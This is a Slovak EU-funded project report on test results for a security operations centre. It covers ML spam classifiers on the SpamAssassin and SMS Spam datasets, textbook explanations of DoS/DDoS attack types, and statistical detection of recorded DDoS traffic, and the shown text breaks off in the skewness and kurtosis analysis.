PROJECT

Multi-tenant cybersecurity operations centre designed as an open cloud service with machine learning elements

V17 Test results and evaluation

KPB5 – Implementation of the solution

type – report

month of submission – M24

Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

Contents

1 MACHINE LEARNING AND ARTIFICIAL INTELLIGENCE IN THE FIELD OF CYBERSECURITY 6

1.1 Detection of unwanted e-mail messages (Spam) 6

1.1.1 Test evaluation 7

1.1.2 Test results 9

1.1.3 Assessment of the tests 10

1.2 Detection of DoS/DDoS attacks 10

1.2.1 DoS (Denial of Service) 10

1.2.2 DDoS (Distributed Denial of Service) 11

1.2.3 Analysis of statistical parameters on selected DDoS attacks 12

1.2.4 Variability, skewness and kurtosis 14

1.2.5 Detection values for autocorrelation and regression 17

1.2.6 Response of divergence to a DDoS attack 19

1.2.7 Use of the 3σ-Tunnel for recognizing DDoS attacks 19

1.2.8 Detection functions for machine recognition of DDoS attacks 21

1.2.9 Assessment of the tests 23

1.3 Detection of malicious code (Malware) 24

1.3.1 Preparation and testing procedure 25

1.3.2 Test results 26

1.3.3 Assessment of the tests 26

1.4 Phishing detection 27

1.4.1 Preparation and testing procedure 27

1.4.2 Test results 27

1.4.3 Assessment of the tests 32

1.5 Detection of advanced persistent threats (APT) 33

1.5.1 Test evaluation 35

1.5.2 Test results 35

1.5.3 Assessment of the tests 38

2 TESTING OF INCIDENT DETECTION IN THE WAZUH TOOL 40

2.1 Recording of an event - incident 40

2.2 Vulnerability scanning 40

2.3 Configuration assesment 41

2.4 Data inventory 42

2.5 Sending notifications 43

3 TESTING OF INCIDENT DETECTION IN ELK USING A SIMULATED CYBER KillChain ATTACK 44
3.1 Test infrastructure 44
3.2 Scenario description 45
3.3 Evaluation of detection by the deployed SIEM ELK 47
4 AUTOMATED TESTING OF DETECTION RULES IN ELK USING ATOMIC RED TEAM 50
4.1 Description of the test scenario 50
4.2 Testing results 50
5 MANUAL TESTING OF CORRELATION RULES IN KIBANA 56
6 LOAD TESTING OF THE DEPLOYED ELK Stack SYSTEM 57
7 TESTS OF INTEGRATION BETWEEN COMPONENTS AND OF INCIDENT RECORDING IN DFIR IRIS 59
7.1 Centralization and overview of alerts 59
7.2 Alert detail and its management 59
7.3 Assigning alerts to analysts 60
7.4 Test of modules and extensibility of the system 61
7.5 Notifications and automation 62
7.5.1 Assignment of an alert to an analyst 62
7.5.2 Change of alert status 63
7.5.3 Escalation to an incident 64
7.6 Incident management (case management) 64
7.7 Closing of the incident and notifications 66
8 TESTING OF THE NETBOX COMPONENT 68
8.1 TS-NB-01 Verification of the availability and basic functionality of NetBox 68
8.2 TS-NB-02 Verification of the recording of infrastructure objects 69
8.3 TS-NB-03 Verification of relationships and orientation in the infrastructure context 70
8.4 TS-NB-04 Verification of the use of NetBox as a source of context for the PoC 72
8.5 TS-NB-05 Verification of the automated integration of NetBox with Ansible Semaphore 73
8.6 TS-NB-06 Verification of the use of NetBox in enriching an event with infrastructure context 74
8.7 TS-NB-07 Verification of the use of the NetBox topology view in the analysis of infrastructure context 76
8.8 Assessment of the tests 77

1 MACHINE LEARNING AND ARTIFICIAL INTELLIGENCE IN THE FIELD OF CYBERSECURITY

With the advent of the information age, cybersecurity has become a pressing issue in today's society and a skill that is in high demand in industry. Businesses, governments and individual users are all exposed to the risk of security attacks and breaches. The fundamental goal of cybersecurity is to protect users and their data. Cybersecurity is a multifaceted problem, ranging from highly technical areas (cryptography and network attacks) to user-facing areas (detection of hate speech or fraudulent credit card transactions). It helps prevent damage to sensitive information, prevent financial fraud and losses, and protect users and their devices from malicious actors. A large part of cybersecurity analytical processes, investigation and detection is currently driven by machine learning ML (Machine Learning) and "intelligent" systems.

In the following text, we describe the test results for the following defined security threats:

- spam
- DoS/DDoS attacks
- malware
- phishing
- advanced persistent threats APT

1.1 Detection of unwanted e-mail messages (Spam)

Spam e-mails (unwanted messages) account for approximately 60% of global e-mail traffic. Although spam detection software has improved significantly since the first spam message in 1978, anyone who has an e-mail account knows that spam continues to be a time-consuming and costly problem.

From the wider range of commonly used methods and algorithms for detecting and distinguishing between harmless/solicited e-mail messages (ham) and unwanted/unsolicited messages (spam), we selected and tested the following methods:

- Decision Tree
- SVM
- XGBoost
- Naive Bayes
- Logistic regression

In an effort to create a sufficiently robust and universal system, we used the following datasets for our experiments:

- SpamAssassin
- SMS Spam

The *SpamAssassin* dataset (also called the SpamAssassin Public Corpus) is a collection of e-mail messages that have been labelled as spam or ham. The database was created by the Apache SpamAssassin project, which is an open-source anti-spam platform. The corpus contains several thousand e-mail messages divided into the spam and ham categories. In total, the dataset contains 6,047 messages with a spam ratio of approximately 31%. Spam messages represent unsolicited commercial e-mails, phishing attempts and other unwanted communication, while ham messages represent legitimate personal and

professional e-mails. The e-mail messages are stored as raw text files in the standard e-mail format (RFC 822), preserving headers, body content and metadata. The dataset contains various types of e-mails with different formatting styles, HTML content, references to attachments and various languages (although English predominates). In terms of content, these are real e-mails collected from actual users who donated their messages, which makes them representative of real spam and ham patterns. The dataset includes complete e-mail headers, which contain valuable metadata such as sender information, routing details, timestamps and content type information. In the SpamAssassin corpus, the individual samples are grouped into several categories:

- easy_ham – legitimate e-mail messages that can easily be distinguished from spam, as they usually do not have any "spam" signatures, such as an excessive amount of HTML code
- hard_ham – messages that are not spam but which in many respects resemble typical spam, which usually uses HTML code, unusual HTML tags, coloured text or "spammy-sounding" phrases
- spam – unwanted spam e-mail messages

This dataset is most often used for training and evaluating spam classification algorithms, comparing machine learning models for text classification, research in natural language processing and information retrieval, or testing feature extraction techniques for e-mail filtering. Over the years, the dataset has been released in several versions, and the public SpamAssassin corpus is freely available for research purposes.

The *SMS Spam* dataset is a freely available database of SMS messages collected for the purposes of research into unwanted spam messages from mobile phones. The dataset was compiled from several sources and contains 5,574 English, real and unencoded messages, labelled as legitimate messages of the ham type or unwanted messages of the spam type.

1.1.1 Evaluation of tests

The following metrics were used to evaluate the experiments.

1.1.1.1 Confusion matrix

The confusion matrix is one of the most popular ways of evaluating any classification model. Although the matrix itself is not a metric, the matrix representation can be used to define various metrics, all of which become important in some specific case or scenario. A confusion matrix can be created for binary classification as well as for a classification model with multiple classes.

A confusion matrix is created by comparing the predicted class label of a data point with its actual class label. This comparison is repeated for the entire dataset (dataset), and the results of this comparison are compiled in a matrix or tabular format. This resulting matrix represents the confusion matrix (fig. below).

		Skutočná trieda	
		Kladná	Záporná
Predikovaná trieda	Kladná	Počet správne kladných (TP)	Počet nesprávne kladných (FP)
	Záporná	Počet nesprávne záporných (FN)	Počet správne záporných (TN)

Fig. 1: Confusion matrix

In general, we usually have 2 classes – a positive class and a negative class. Based on this structure, we can clearly see four terms of importance.

- True Positive (TP) – Number of correct positives: This is the sum of the total number of examples (data points from the dataset) from the positive class where the actual class label was equal to the predicted class label, i.e. the total number of cases in which we correctly predicted the positive class label using our model.
- False positive (FP) – Number of incorrect positives: This is the number of total cases from the negative class which the model incorrectly classified by predicting them as positive. Hence the name, false positive.
- True Negative (FN) – Number of false negatives: This is the number out of the total number of examples from the negative class where the actual class label was equal to the predicted class label, i.e. the total number of cases in which we correctly predicted the negative class label using our model.
- False negative (FN) – Number of incorrect negatives: This is the number of the total number of cases from the positive class which our model incorrectly classified by predicting them as negative. Hence the name, false negative.

1.1.1.2 Accuracy

This metric is one of the most popular ways of measuring or evaluating the effectiveness of any classifier. It is defined as the overall accuracy or the proportion of correct predictions of the model. The formula for its calculation from the confusion matrix is as follows:

$$A = \frac{TP + TN}{TP + FP + TN + FN}$$

1.1.1.3 Precision

Precision (precision), also known as positive predictive value, is another metric that can be derived from the confusion matrix. This metric is defined as the number of predictions that are actually correct or relevant out of all predictions based on the positive class. The formula for this metric is as follows:

$$P = \frac{TP}{TP + FP}$$

A model with a high precision value identifies a higher proportion of the positive class compared with a model with lower precision. This metric becomes important in cases where

we are more interested in finding the maximum number of positive classes, even if the overall accuracy decreases.

1.1.1.4 Recall

Recall (recall) is a model metric for identifying the percentage of relevant data points. It is defined as the number of instances of the positive class that were correctly predicted. It is also referred to as the coverage rate or sensitivity. The formula for calculating this metric is as follows:

$$R = \frac{TP}{TP + FN}$$

This metric becomes an important indicator of classifier effectiveness in scenarios in which we want to capture the largest possible number of cases of a particular class, even if this causes an increase in false detections/predictions. As an example, in the case of bank fraud, a model with a high recall value will provide us with a higher number of potential fraud cases. However, it will equally increase the triggering of alarms for most suspicious cases.

1.1.1.5 F1-Score

There are cases in which we want to achieve a balanced optimization of precision and recall. *F1-Score* is a metric that is the harmonic mean of the *precision* and *recall* metrics, and it helps us optimize the classifier for balanced precision and recall of the prediction. The formula for calculating the *F1-Score* is as follows:

$$F = \frac{2.P.R}{P + R}$$

1.1.2 Test results

SpamAssassin

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.9761	0. 9776	0.9774	0.9774	1.4
SVM	0.9928	0.9929	0.9928	0.9929	11.9
XGBoost	**0.9928**	**0.9929**	**0.9928**	**0.9929**	**3.3**
Log. Regression	0.9833	0.9833	0.9833	0.9833	1.2
Naive Bayes	0.8438	0.8624	0.8439	0.8330	1.3

Tab. 1: Test results for the SpamAssassin dataset

SMS Spam

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.7585	0.7624	0.7585	0.7604	0.001
SVM	0.7706	0.7722	0.7706	0.7714	0.005

XGBoost	0.7826	0.7757	0.7826	0.7791	0.001
Log. Regression	**0.7887**	**0.7709**	**0.7888**	**0.7795**	**0.001**
Naive Bayes	0.7785	0.7733	0.7785	0.7759	0.001

Tab. 2: Test results for the SMS Spam dataset

1.1.3 Evaluation of the tests

Based on the experiments carried out, it can be concluded that the most suitable method for detecting spam e-mail messages in terms of effectiveness is the XGBoost method. For the "SpamAssassin" dataset, it achieves a spam detection success rate of 99%. This value is almost identical for both the Precision and Recall metrics, so the detection of both false positive and false negative detections of spam messages is very well covered. For this dataset, the SVM method also achieves almost identical results; however, the evaluation time for the SVM algorithm is approximately 4x longer than for XGBoost. Nevertheless, it is still a process of a few seconds, so both methods can be deployed for real-time applications. For the "SMS Spam" dataset, the spam detection success rate dropped significantly to ~78%. The best results were achieved by the Logistic regression method, although the difference between the XGBoost and Logistic regression methods is only tenths of a percent. In terms of the time required for data prediction, the SVM algorithm again requires the longest interval. Based on the experiments carried out, it can therefore be summarized that the most suitable method for detecting spam messages is the **XGBoost** algorithm.

1.2 Detection of DoS/DDoS attacks

"Denial-of-service" (DoS) and "distributed denial-of-service" (DDoS) attacks aim to disrupt the normal operation of a target server, service or network by overwhelming it with a flood of internet traffic. DoS attacks usually originate from a single source, while DDoS attacks are launched from multiple compromised devices, often dispersed globally. This multitude of sources makes DDoS attacks harder to stop, and they can have a more significant impact.

These attacks work by overloading the target with more requests than it can handle, causing the system to slow down significantly or crash completely and denying service to legitimate users. Common methods include exploiting server vulnerabilities or using a network of bots, known as a botnet, to flood the target with traffic. The motivations for these attacks can range from simple vandalism and personal grudges to extortion and political activism.

1.2.1 DoS (Denial of Service)

The abbreviation DoS translates as an attack denying a service. This type of attack is used to overwhelm a server. In this case, the attacker uses a device with which they attempt to disrupt the normal operation of the target server, service or network. They very quickly became a cybersecurity threat. They are simple, but their impact can be devastating for individuals as well as companies.

DoS attacks are often used to shut down devices and networks, and there are many different ways of using the above DoS attacks. These include, for example:

- Buffer overflow: A buffer is temporary storage for storing data. If a program or system process places more data than was predetermined, the additional data then overflow and some of them may then leak into other buffers. This then

results in the corruption or overwriting of other data. Based on this principle, an attacker can corrupt files and alter or disclose various information.

- ICMP attack (ICMP attack or Ping of Death): This type of attack uses the ICMP protocol, employing ICMP echo requests, so-called pings. In general, echo requests and echo replies are used to ping a network device in order to verify the connectivity between the device and the sender. If an attacker flooded the target with request packets, the network must respond with the same number of packets, which makes the device unavailable for other incoming requests.
- UDP attack (UDP attack): The attack is based on sending UDP packets with a source IP address that the attacker can spoof, the aim being to flood random ports on the target server. The advantage of the UDP protocol is that it does not need to establish a connection, as is the case with the TCP protocol. If the target server receives a UDP packet on a port that is not used by any application, it informs the sender about this. If the attacker sends a sufficient number of packets to such a port, it may become overloaded.
- SYN attack (SYN flood): This is an attack that arises when a TCP connection is established between 2 devices. TCP uses a three-way handshake. Establishing a connection begins with sending a SYN message. If the server is active, a SYN/ACK message is sent back to the client that wanted to establish the connection. The server tries to respond until the time for establishing communication expires, while keeping the data in memory. If the client is an attacker with a spoofed and unreachable source address, sending a large number of such packets can exhaust the memory allocated for TCP connections, and all further communication attempts will then be ignored.
- Teardrop attack (Teardrop attack): During this attack, the attacker tries to send fragmented packets, and the network then tries to compile these data back into their original state. The attacker can exploit a vulnerability of an outdated operating system. It is common for many companies to still use older versions of systems in order to keep running an old application, and since some versions of operating systems, such as Linux or Windows, contain a bug in reassembling a fragmented packet, the server may be attacked precisely because of this vulnerability.

1.2.2 DDoS (Distributed Denial of Service)

Unlike a simple DoS attack, a DDoS (Distributed Denial of Service) attack gains strength because the attacker uses multiple systems at once, thereby increasing the severity of the targeted attacks. The attacker may use malware that they send over the network to devices with the intention of infecting them. They thus become part of a so-called botnet and, following the attacker's commands via a command-and-control server, these bots then attack the targeted server in unison. DDoS attacks are very difficult to detect because the attacking bots may be located in different places around the world. The main and key difference between a DoS and a DDoS attack is that with DDoS, using bots, the attacker can send huge volumes of traffic.




Fig. 2: DoS and DDos attacks

DDoS attacks are divided into 3 main categories:

1. Volumetric attack: This type exploits vulnerable services such as NTP, DNS or SSDP. The attacker tries to flood the target with a large volume of packets to which the target tries to respond, until the targeted network infrastructure collapses. It is usually a broadband attack that can exceed 100 GB or even several TB per second and is immediately obvious to connectivity providers. Network monitoring, flow analysis and flow telemetry analysis have proved effective for detecting volumetric attacks.
2. Protocol attack: This type of attack tries to exhaust the resources of the server or its systems and relies on vulnerabilities of internet communication protocols. Protocol attacks include, for example, the SYN attack, UDP attack and ICMP attack. These attacks are considered sufficiently crippling for the targeted infrastructure owing to the frequency of their duration. In 2018, attackers used the BGP protocol to redirect traffic intended for the “MyEtherWallet” service, which, however, was merely a cover for the theft of cryptocurrency wallets. It lasted approximately 2 hours.
3. Application layer attack: This attack targets a specific application and its vulnerabilities so that it is unable to process, send or receive data. The attacks are weak and slow and concentrate on GET and POST requests. The aim is then to cripple the web server, and they are measured in requests per second (Rps). They are low and weak so that they comply with the protocol.

There are several symptoms that can help us detect whether our network, application or the entire infrastructure is under a DDoS attack. This may be a sudden increase in web activity on the server, reduced network performance or a sudden inability to communicate with the application.

1.2.3 Analysis of statistical parameters on selected DDoS attacks

We will present the response of selected statistical parameters on various records of DDoS attacks. We have omitted a number of experiments that we carried out on various simulated scenarios. On these scenarios, the selected statistical parameters worked “as in a textbook”, and we gained an initial idea of the effectiveness of using the individual parameters

to recognize a change and an increase in the simulated traffic. When deployed to recognize a real attack, the responses of the statistical parameters were no longer so unambiguous. For the presentation, we selected eight different records of DDoS attacks.

The first four records represent standard DDoS attacks (N – normal), in which the parameters behave similarly to the simulated data. The next two records also represent standard attacks at first sight, but the parameters behave in a substantially different, indeterminate manner in them (S – special). The seventh record is a representative of so-called Low Rate (LR) DDoS attacks, i.e. attacks with a low average flow intensity. The last record is an attack which, in our opinion, cannot be detected by the above statistical parameters (P – as in problem). For the records, together with the number of packet increments a(t), we also displayed their moving average m(t) with a compute window cw = 1024 ts.

The records are sampled into given time windows (ts – time slot), mostly ts = 1ms. For the step-by-step calculation of the parameters, we used a shift of the so-called compute window (cw) by one ts. When conducting the experiments, we used various powers of two (256,512,1024,2048,4096) for the compute window sizes because of the estimation of the Hurst exponent. After a subjective evaluation of the course of the values of the parameters examined, we decided to focus further mainly on a compute window of size cw = 1024 ts. With cw = 512 ts, significant “undulation” occurred in some parameters; with cw = 2048, the time needed to calculate the parameters, especially the Hurst exponent, increased significantly.

In the graphs of the DDoS attack records, we have also displayed the course of the moving average and shown the time interval in which the moving average m(t) reached its local maximum from the start of the attack. We will use this interval in the subjective evaluation of the other statistical coefficients. In all records of DDoS attacks, we can observe a linear growth of the moving average. We are looking for coefficients whose values start to grow faster than linearly at the start of the attack.




Fig. 3: Attack N8 and moving average




Fig. 4: Attack N6 and moving average




Fig. 5: Attack N7 and moving average




Fig. 6: Attack N2 and moving average




Fig. 7: Attack S5 and moving average




Fig. 8: Attack S1 and moving average




Fig. 9: Attack LR3 and moving average




Fig. 10: Attack P4 and moving average

1.2.4 Variability, skewness and kurtosis

First, we will deal with the basic statistical moments, or rather the coefficients of variation V(t), skewness K(t) and kurtosis Skw(t). The coefficient of variation is the ratio of the standard deviation to the mean value of the increments in the given time window cw. Variability expresses the degree of dispersion of the increments a(i) around the mean value. In the first graph we show the course of the moving average and the standard deviation; the second graph shows the values of the coefficient of variation:




Fig. 11: Attack N8, mean and deviation




Fig. 12: Attack N8, coefficient of variation




Fig. 13: Attack N6, mean and deviation




Fig. 14: Attack N6, coefficient of variation

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

In the case of the standard DDoS attacks (N2,N6,N7,N8), the coefficient of variation responded in the same way. Standard traffic represented a stationary flow with a deviation smaller than the mean flow intensity. At the moment of the onset of the attack, the deviation responded with a faster increase in values than the linear growth of the moving average; therefore, the ratio of the deviation to the mean reached the value V(tA) = 1 at the moment of the attack. This fact could be used for fast and simple detection of this type of attack. However, this is not a rule; in Fig. 15, for attack S1, we can see that stationarity is disrupted during standard traffic and the coefficient exceeded the value V(tA) = 1 several times before the attack.




Fig. 15: Attack S1, mean and deviation



Fig. 16: Attack S1, coefficient of variation

Figs. 17 and 18 show the graphs of the mean, deviation and coefficient of variation for the so-called Low Rate DDoS attack LR3.




Fig. 17: Attack LR3, mean and deviation




Fig. 18: Attack LR3, coefficient of variation

In the case of LR3, the deviation during normal traffic is greater than the mean flow intensity, so the coefficient of variation is V(t)>1 throughout. The value 1 cannot now be used for fast detection. However, at the moment of the attack, the deviation values again increased faster than the linear growth of the mean intensity, which manifested itself in a marked step increase in the coefficient of variation. It should be possible to recognize this change using prediction methods.

Other simple statistical parameters are the coefficient of skewness and the coefficient of kurtosis. These are in fact the third and fourth central moments scaled by the standard deviation.

$$\mu_3 = \frac{1}{\sigma^3} E[X - EX]^3 \qquad \mu_4 = \frac{1}{\sigma^4} E[X - EX]^4 \qquad \sigma^2 = E[X - EX]^2$$

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

In our case, the realizations of the variable X are the values of the increments a(t), and the coefficients describe the properties of the probability distribution of the increments in the given compute window cw. As the attack traffic was progressively loaded into the evaluated window cw, we assumed a marked change in the probability distribution and consequently also a change in the coefficients. This assumption was confirmed for almost all the flows analysed. Both statistical coefficients responded with a marked increase in their values right at the start of the DDoS attack.

First, we present graphs of the coefficients applied to two selected standard attacks, followed by some problematic situations.




Fig. 19: Attack N2, coefficient of skewnes




Fig. 20: Attack N2, coefficient of kurtosis




Fig. 21: Attack N8, coefficient of skewne




Fig. 22: Attack N8, coefficient of kurtosis

In standard type N attacks, the coefficients of skewness and kurtosis fluctuate only slightly during calculation on standard traffic owing to stationarity, and at the moment of the onset of the DDoS attack their values increase markedly. We assume that we will be able to recognize this marked jump automatically using suitable prediction methods.

A considerably less favourable situation arose with non-standard attacks, e.g. S1. Owing to the non-stationarity of normal traffic and the frequent occurrence of high peaks, both coefficients oscillate strongly, as a result of which the jump at the onset of the attack is lost in the overall course of the values of both coefficients. In such a case, the onset of the DDoS attack cannot be recognized by machine.

To visualize the response of the coefficients to a change in the character of normal traffic and to the occurrence of peaks, we displayed the values of the coefficients in a common graph together with the increments of flow S1.

